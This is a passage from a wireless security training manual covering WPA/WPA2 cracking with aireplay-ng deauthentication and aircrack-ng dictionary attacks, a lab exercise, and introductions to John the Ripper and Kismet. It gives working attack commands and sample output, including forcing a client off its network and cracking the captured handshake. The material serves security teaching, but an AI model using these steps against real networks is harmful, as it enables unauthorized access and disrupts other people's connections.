This step is optional. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless clients currently associated with the AP, then move on to the next step and be patient. If a wireless client shows up later, you can backtrack and perform this step.

This attack sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This what we use to break the WPA/WPA2 pre-shared key.

Based on the output of Airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open a new console session and enter:

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0

Where:

- -0 - deauthentication
- 1 the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 - the MAC address of the AP
- -c 00:0F:B5:FD:FB:C2 - the MAC address of the client you are deauthing
- ath0 - the interface name

The output should look similar to:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

With luck this causes the client to reauthenticate and yield the 4-way handshake.

Troubleshooting Tips

The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them.

6.6.3.5 Step 4

Run Aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, Aircrack-ng takes each word and tests to see if it is the pre-shared key.

There is a small dictionary that comes with Aircrack-ng - "password.lst". You can use John the Ripper (JTR) to generate your own list and pipe them into Aircrack-ng. Using JTR in conjunction with Aircrack-ng is beyond this scope of this module.

Open a new console session and enter:

aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap

Where:

- -w password.lst - the name of the dictionary file. Remember to specify the full path if the file is not located in the same directory.
- *.cap - name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

Here is typical output when there are no handshakes found:

```
 Opening psk-01.cap
 Opening psk-02.cap
 Opening psk-03.cap
 Opening psk-04.cap
 Read 1827 packets.

 No valid WPA handshakes found.
```

When this happens you either have to redo step 3 (deauthenticating the wireless client) or wait longer if you are using the passive approach. When using the passive approach, you have to wait until a wireless client authenticates to the AP.

Here is typical output when handshakes are found:

```
 Opening psk-01.cap
 Opening psk-02.cap
 Opening psk-03.cap
 Opening psk-04.cap
 Read 1827 packets.
#  BSSID              ESSID                      Encryption
1  00:14:6C:7E:40:80  teddy                      WPA (1 handshake)
 Choosing first network as target.
```

Aircrack-ng will start attempting to crack the pre-shared key. Depending on the speed of your CPU and the size of the dictionary, this could take a long time, even days.

A successful crack should look similar to:

```
                              Aircrack-ng
                [00:00:00] 2 keys tested (37.20 k/s)
                       KEY FOUND! [ 12345678 ]

    Master Key      : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                      B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

    Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                      CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                      FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                      2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

    EAPOL HMAC      : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

6.6.4 Lab

Set up your AP with WPA1 or WPA2 encryption; use a WPA key which is present in your dictionary file. Set up a wireless victim client and connect the victim to the WPA enabled wireless network. Don't forget to put your card in monitor mode, on the AP channel.

Deauthenticate the client, capture the WPA handshake and attempt to crack it using Aircrack-ng.

Attempt to crack the WPA key with Aircrack in conjunction with John the Ripper.

7 Auxiliary Tools

7.1 John the Ripper

As described by its authors, John the Ripper is a fast password cracker currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos/AFS and Windows NT/2000/XP LM hashes, plus several more with contributed patches. For more information about JTR visit their main website and check other tips in aircrack-ng concerning JTR.

7.2 Kismet


As dexcribed by its authors, Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system. Kismet will work with any wireless card which supports raw monitoring (rfmon) mode, and can sniff 802.11b, 802.11a, and 802.11g traffic.

Kismet identifies networks by passively collecting packets and detecting standard named networks, detecting (and given time, decloaking) hidden networks, and inferring the presence of nonbeaconing networks via data traffic."

7.2.1 Kismet Features

- Capture wireless traffic
- WIDS, it can work with snort
- Using multiple sources
- Advanced network information
- Works on *BSD, Linux, Windows

7.2.2 Kismet Architecture



Kismet is composed of 3 parts:

- **Drones:** Capture the wireless traffic to report it to the server; they have to be started manually.
- **Server:** Central place that connects to the drones and accepts client connections. It can also capture wireless traffic.
- **Client:** The GUI part that will connect to the server.

When launching kismet, the server will be started first, then the client.

7.2.3 Using kismet

7.2.3.1 Configuring Kismet

Kismet has to be configured to work properly. If you only want to use one interface, it's relatively easy, simply use airmon-ng to put your card in monitor mode:

airmon-ng start wifi0

If there's an existing ath0, destroy it prior to the previous command:

airmon-ng stop ath0

Kismet is able to use more than one interface like Airodump-ng. To use that feature, **/etc/kismet/kismet.conf** has to be edited manually as airmon-ng cannot configure more than one interface for kismet.

For each adapter, add a source line into **kismet.conf**. For the following example, we will assume there are 2 Atheros adapters using Madwifi-ng, **wifi0** and **wifi1**. The first one will hop on 2.4Ghz band and the other will be hopping on 5Ghz. The following lines have to be added to the configuration:

source=madwifi_g,wifi0,Atheros24

source=madwifi_a,wifi1,Atheros5

Note: By default kismet store its capture files in the directory where it is started. These captures can be used with Aircrack-ng.

7.2.3.2 Starting Kismet

Simply type ‘kismet’ in a console and hit Enter. It needs a few seconds to start everything.

Here’s a picture of kismet started with some networks detected:

7.2.3.3 Usage

There are 3 keys that should be remembered, for the others, built-in help can be still used:


- **h**: Shows help
- **q**: exit current box
- **Q**: exit kismet

Here's a screenshot of built-in help


In the previous screenshot, several networks are found. Kismet can provide a lot of information about these networks – however they need to be ordered first (in another mode than autofit) to be browsable:

Type ‘s’ to sort them, you will be presented the different sorting possibilities. I usually sort them by SSID, using ‘s’ again. Now the networks are browsable with the up/down keys.

To get more information about the highlighted network, type ‘i’. The following screen will be shown, giving detailed information:




Kismet shows 1 client. To see the clients connected, type ‘c’.



In reality, there’s no client connected to the AP, and that can be confirmed by looking at the previous screenshot; the BSSID MAC address is the same as the one shown in client list. That’s a normal behavior.

To exit all these boxes, type ‘q’ twice.

Another useful key is ‘l’, it shows the signal level of an AP:



If the traffic of a specific AP has to be recorded, simple highlight the AP then press ‘L’. Kismet will lock on the AP channel. To go back to hopping, type ‘H’.

Important note: It may happen that channel locking fails, for example, if an AP is found on channel 14 because the card doesn’t support going to this channel.

PAGE INTENTIONALLY LEFT BLANK